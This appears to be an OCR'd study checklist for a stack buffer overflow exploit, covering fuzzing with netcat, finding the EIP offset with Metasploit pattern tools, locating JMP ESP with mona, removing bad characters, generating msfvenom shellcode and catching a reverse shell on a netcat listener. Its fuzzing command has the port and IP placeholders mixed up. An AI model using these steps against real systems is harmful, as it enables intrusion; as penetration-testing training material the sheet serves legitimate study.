
BOF


Step by Step

- Gather victim IP and BOF port
  - Find out the IP and port that the buffer overflow is using
- Add to <ip> and <port> in your script
  - Set the victims IP and PORT in your script
    - <ip> - <port>
- Send a really big payload, confirm BOF vuln
  - python -c 'print("A" * 3000);' | nc <victim> <ip>
    - BOF.py
- Confirm you overwrote the EIP in Immunity
  - Confirm the EIP looks like 41414141, top right windows of Immunity




EIP Confirm

- Generate unique pattern with pattern_create
  - metasploit/tools/exploits/Pattern_create -l 3000
    - 2PAtt.py
- Add unique pattern to the "pattern" variable in script
  - Comment out the payload in the script, run script inluding the pattern as the payload
    - 3EIP.py
- Copy new EIP from Immunity
  - Top right of immunity, copy EIP to clipboard




EIP IMM

- Calculate offset with pattern_offset
  - metasploit/tools/exploits/Pattern_offest -q <EIP>
    - Offset
- Show all .dlls (modules) with Mona
  - Command: !mona modules
- Find .dll without bad character (x00) and w/o protections



Mona Find dll

- Find "JMP ESP" in .dll
  - !mona find -s "\xff\xe4" -m <example dll> libsp.dll



- Copy memory address of JMP ESP in .dll
  - Flip it to little endian (backwards) https://searchnetworking.techtarget.com/definiti on/big-endian-and-little-endian
    - EIPC.py
- Send bad characters
  - Send all characters through to determine bad chars.
    - All Chars
- Find bad characters
  - From registers panel, click where all the junk went and click <follow in dump> see hex window (bottom left panel)
- Re-send bad chars w/o first found bad char
  - Incrementally remove bad characters, if you find in the hex dump, remove from script, and send it again, go on to the next bad char.
    - Some Chars
- shikata ga nai
  - regenerate shellcode with bad chars omittes
    - Initial Shell Code
- Generate stageless payload shellcode
  - Msfvenom, with -b for excluding found bad characters
    - Final Shell Code
- Add shellcode/JMP ESP / NOPs (\x90) to script
  - Add the generated shellcode to your script, add the JMP ESP in proper format(lilEndian), add NOPs as padding (usually 16 is fine)
- Finalize payload and script
  - "Ex payload. buffer=""A"" * 780 + ""\x8f\x34\x2a\x7f"" + ""\x90"" * 8(nop) + shellcode"
    - Final Python
- Start port listener
  - Start a listener with nc -nvlp <port used in msfvenom>
    - nc -lnvp 4444
- Gain a shell and access
  - Watch for a reverse connection